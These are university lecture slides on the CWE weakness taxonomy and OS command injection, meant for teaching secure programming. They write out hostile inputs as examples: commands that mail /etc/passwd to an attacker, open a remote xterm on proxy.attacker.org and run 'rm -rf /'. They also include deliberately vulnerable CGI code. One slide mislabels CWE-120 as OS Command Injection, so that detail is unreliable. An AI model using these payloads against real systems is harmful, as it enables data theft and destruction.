Secure Programming Lecture 6: CWEs, Injection

David Aspinall

Informatics @ Edinburgh

Outline

- Sorting vulnerabilities by type
  - Injection in general
- Trust assumptions
- Command injection
  - Meta-characters in shell commands
  - Environment variables
- Summary

What is CWE?

CWE Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

- Idea: organise CVEs into *categories* of problem
- Use categories to describe scope of issues/protection
- **Weaknesses** classify **Vulnerabilities**


Reminder: A **vulnerability** is something open to attack or misuse that could lead to an undesirable outcome. An **exploit** of a vulnerability leads to an impact on a process or system.

What is CWE?

CWE Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

- A **CWE** is an identifier such as `CWE-287`
- Also with a name, e.g. Improper Authentication
- CWEs are organised into a hierarchy:
  - *weakness classes* (parents), and *base weaknesses*
  - each CWE can be located at several positions
  - the hierarchy provides multiple *views*
  - we'll look in more detail later
- CWE is intended as a unifying taxonomy
  - datasets
  - surveys
  - tools


Publicly Available: Security Taxonomies, Research, and Checklists
Fortify Brian Chess
Cigital Gary McGraw
OWASP Top Ten
Secure Software CLASP
Klockwork
Ounce Labs
Gramma Tech
Preliminary
CVE-based Preliminary List of Vulnerability Examples for Researchers (PLOVER)
Previous Vulnerability Taxonomy Research
Other Work Available in Security Taxonomies, Research, and Checklists
IBM
James Madison University (JMU)
KDM Analytics
Cenzic
SPI Dynamics
Core Security
Checkmarx
VERACODE
Stanford
Coverity
SEI - CERT CC
Kestrel Technology
Parasoft
Unisys
Purdue
UC Berkeley
Security University
MIT Lincoln Labs
Univ. of Maryland
North Carolina State University (NCSU)
Oracle
GMU
National Vulnerability Database (NVD)
Common Vulnerabilities and Exposures (CVE)
CWE
SEI CERT Secure Coding Standards
SANS National Secur Programming Skills Assessment
DHS Software Assurance Common Body of Knowledge
DHS's 'SwA' and 'Build Security In' Web Sites
Object Management Group System Assurance Task Force
Open Web Application Security Project (OWASP)
Web Application Security Consortium (WASC)
CWE Compatibility
DHS and NIST Software Assurance Metrics and Tool Evaluation (SAMATE)
NSA Center for Assured Software
Test Repositories


The Most Dangerous Software Errors

- MITRE surveys the top CWE categories
  - in earlier approaches, with SANS, based on surveys
  - since 2019: a **data-driven** approach
- Result: top 25 software errors by CWE
- Ranking is by frequency of error class and risk level
  - risk level originally by judgement
  - now using **CVSS** severity scores

Question. What are some potential limitations of this methodology?

The OWASP Top 10 is a similar ranking of error types undertaken by the OWASP, the Open Web Application Security Project. We'll look at this later.

NVD CVE->CWE assignments (incomplete)



MITRE Top 25 CWEs in 2023

2023 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: | View in table format | Key Insights

1
Out-of-bounds Write
CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1

2
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2

3
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3

4
Use After Free
CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲

5
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲

MITRE Top 3 CWEs in 2010s

In 2011, the list began like this:

Rank	CWE	Name
1.	CWE-89	SQL Injection
2.	CWE-78	OS Command Injection
3.	CWE-120	Classic Buffer Overflow

- CWE-89: *Improper Neutralization of Special Elements used in an SQL Command*
- CWE-78: *Improper Neutralization of Special Elements used in an OS Command*
- CWE-120: *Buffer Copy without Checking Size of Input*

CWE-120 appeared high in the list for many years, but is no longer in the top 25! Mitre highlight 15 other stubborn CWEs.

Outline

What is Injection?

Here's a fragment of the CWE hierarchy:

- CWE-74: **Injection**
  - *Improper Neutralization of Special Elements in Output used by a Downstream Component*
  - CWE-77: **Command Injection**
    - CWE-89: **SQL Injection**
    - CWE-120: **OS Command Injection**

Improper neutralization of special elements

This is jargon for failing to:

ALWAYS CHECK YOUR INPUTS!

- **Most important lesson** in secure programming!
- Assume inputs can be influenced by adversary
- Injection attacks rely on devious inputs
- “Special elements” are usually *meta-characters*
- Must do **input validation** or **sanitization**

. . . in Output used by a Downstream Component

A “downstream component” might be

- a call to a library function, to
  - show a picture
  - play a movie file
  - **execute an OS command**
- a message sent to another service, to
  - send a web query or make web API call
  - **query a database**

Outline

Misplaced trust

Remember the **Trusted Code Base**, is the part of the system that can cause damage.

Programmers make *trust assumptions* concerning which parts of the system they believe will behave as expected.

Sometimes the reasoning is **faulty**. E.g.,

- OS is hardened, firewall blocks incoming traffic
- . . . so network inputs can be believed

Question. Why might this kind of reasoning be unreliable?

Implicit assumptions may be wrong

WRONG ASSUMPTION: compiled programs are "unreadable binary gobbledygook"

- binaries are merely *tricky* to read
- they obscure, don't conceal... even if obfuscated
- reverse engineering is well supported by tools
- ⇒ embedded secrets will be discovered
- ⇒ "hidden" APIs will be used
- ⇒ client/server communication will be subverted

Implicit assumptions may be wrong

WRONG ASSUMPTION: my web page checks its input, so it has the right format when the form data arrives

- attacker can copy page, turn off JavaScript checks
- may construct a HTTP request explicitly
- modify requests just before they are sent
- $\Rightarrow$ all inputs need re-validation server side
- $\Rightarrow$ special encodings may be used to hide payloads

Outline

Operating system commands in code

Programmers often insert *system command* calls in application code.

These are interpreted (in Unix and Windows) by a *command shell*.

Why are they used?

- Programming language has no suitable library
- **Convenience, time saving**
  - command shell easier to use than library

Example CGI program in Python

```
#!/usr/bin/python
import cgi, os

print "Content-type: text/html";
print

form = cgi.FieldStorage()
message = form["contents"].value
recipient = form["to"].value
tmpfile = open("/tmp/cgi-mail", "w")

tmpfile.write(message)
tmpfile.close()
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
os.unlink("/tmp/cgi-mail")

print "<html><h3>Message sent.</h3></html>"
```

(Example taken from *Building Secure Software*, p.320)

Normal use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

It should be an email address:

```
niceperson@friendlyplace.com
```

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

But the **attacker can control it!**

```
      attacker@hotmail.com < /etc/passwd; #
```

Mails the content of the password file!

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

But the **attacker can control it!**

```
      attacker@hotmail.com < /etc/passwd; #
```

Mails the content of the password file!

Recall that the password file on Unix contains a list of usernames on the systems. It used to contain passwords, but on modern systems these are in a *shadow* password file. Still, leaking `/etc/passwd` or registry database files on Windows is not wise (why?).

Malicious use

```
os.system("/usr/bin/sendmail" + recipient + "< /tmp/cgi-mail")
```

`recipient` is taken from a web form.

But the **attacker can control it!**

```
      attackerhotmail.com < /etc/passwd; export
        DISPLAY=proxy.attacker.org:0; /usr/X11R7/bin/xterm&; #
```

Mails the password file *and* launches a remote terminal on the attacker’s machine!

Outline

Metadata and meta-characters

Metadata accompanies the main data and represents additional information about it.

- how to display textual strings by representing *end-of-line* characters.
- where a string ends, with an *end-of-string* marker.
- **mark-up** such as HTML directives

"Metadata" can also refer (e.g., in law, privacy policies) to parts of communications such as phone calls and email messages: To, From, When, . . . everything except the message content.

Question. Apart from injection attacks, why might metadata be a concern?

In-band versus out-of-band

In-band representation embeds metadata into the data stream itself.

- Length of C-style strings: encoded with NUL character terminator in the data stream.

Out-of-band representation separates metadata from data.

- Length of Java-style strings: stored separately outside the string.

Exercise. Discuss the pros and cons of each approach.

Familiar meta-characters

Meta-characters are used so commonly in some string encoded datatypes, we forget they are there.

Common cases are

- **separators** or **delimiters** used to encode multiple items in one string
- **escape-sequences** to describe additional data, e.g. Unicode characters or binary data. Not metadata, but uses *meta-characters* to represent the actual data.

Question. What kind of programming vulnerabilities may lurk around meta-characters?

Familiar meta-characters

Examples datatypes represented with meta-characters:

- A **filename with path**, /var/log/messages, ../etc/passwd
  - the *directory separator* /
  - parent sequence ..
- Windows file or registry paths (separator \)
- Unix PATH variables (separator :)
- **Email addresses** which use @ to delimit the domain name

Exercise. Think of some more examples of meta-characters used in your favourite systems or applications.

Some meta-characters for shells

Char	**Use**
#	Comment, ignore rest of line
;	Terminate command
‘	Backtick command ‘*cmd*‘ inserts output of *cmd*
"	Quote with substitution: `"$HOME"` = `/Users/david`
'	Quote string literally: `'$HOME'` = `$HOME`
\	Escape: special meaning for next character

Many others:

```
^ $ ? % & ( ) > < [ ] - * ! . ~ | \t \r \n [space]
```

Exercise. If you don’t know (or even if you think you do!), try to find out how these characters are treated when parsing commands for the **ash** shell.

Sub-process invocation with C

- **`system()`** executes a given command in a shell, equivalently to `/bin/sh -c <cmd>`
- **`popen()`** similarly executes a command as a sub-process, returning a *pipe* to send or read data.

Other languages providing similar facilities are often built on the C-library equivalents.

These are risky as they invoke a **shell** to process the commands.

Sub-process communication in Python

Here's an example from the Python documentation which recommends *against* the convenience of using a shell interpreter for the `call()` system call function.

```
>>> from subprocess import call
>>> filename = input("What file would you like to display?\n")
What file would you like to display?
non_existent; rm -rf / #
>>> call("cat " + filename, shell=True) # Uh-oh. This will end badly..
```

Differences in meta-characters

Some attacks exploit differences in meta-characters between languages. Here's a Perl CGI fragment:

```
open(FH, ">$username.txt") || die("$!");
print FH $data;
close (FH);
```

- Perl *doesn't* treat ASCII NUL as a terminator
- But shell conventions are used for open args
- So if `username=evilcmd.pl%00`, above will create a file `evilcmd.pl`
- . . . and put the string `$data` into it
- . . . giving a possible code injection

Outline

Commands are influenced by the environment

Process invocation and command line programs often have multiple ways to set their parameters, often all of these:

1. command line options
2. configuration file
3. **environment variables**

Environment variables are sometimes forgotten but they are **another form of input**!

The attacker may be able to change them...

Subverting the PATH

- The PATH environment variable defines a search path to find programs
- If commands are called without explicit paths, the “wrong” version may be found

An old Unix default was to favour developer convenience, putting the current working directory first on the PATH:

```
PATH=.:/bin:/usr/bin:/usr/local/bin
```

Question. Why might this be risky and unpredictable?

Pre-loading attacks on Windows

If an application calls `loadLibrary` with just the name of the DLL, the default safe search order is:

1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
5. The current directory.
6. **The directories that are listed in the `PATH` environment variable.**

See Dynamic Link Library Security on MSDN.

Question. How could an attacker load a fake DLL?

Pre-loading attacks on Unix

Similarly, Unix systems use a search path which can be defined/overridden by variables such as:

```
LD_LIBRARY_PATH
LD_PRELOAD
```

If the attacker can influence these paths, she can change the libraries which get loaded.

(modern libraries avoid using these variables for suid-root programs run by non-root users)

Changing the parser: IFS

An old hack is to change the `IFS` (inter-field separator) used by the shell to parse words.

```
$ export IFS="o"
$ var='hellodavid'
$ echo $var
hell david
```

Suppose the attacker sets IFS=“/”, it may change a safe call

```
system("/bin/safeprog")
```

into one which references the PATH variable

```
system(" bin safeprog")
```

and `sh -c bin safeprog` would be executed.

Infamous bug: Bash “Shellshock” (2014)

- Millions of servers and embedded systems were vulnerable to remote command execution.
- Rapid cascade of problems starting with CVE-2014-6271.

Exercise. Investigate the Shellshock CVEs and explain why they occurred. Why do you think they took so long to be found?

Outline

Review questions

CWEs

- Explain: “Improper Neutralization of Special Elements in Output used by a Downstream Component” and other Top 25s.

OS command injections

- Why are OS commands executed by application programs?
- Give two mechanisms by which OS commands may be injected by an attacker.

References and credits

Examples in this lecture are taken from *Building Secure Software* and *The Art of Software Security Assessment*.

Read more about CWE at https://cwe.mitre.org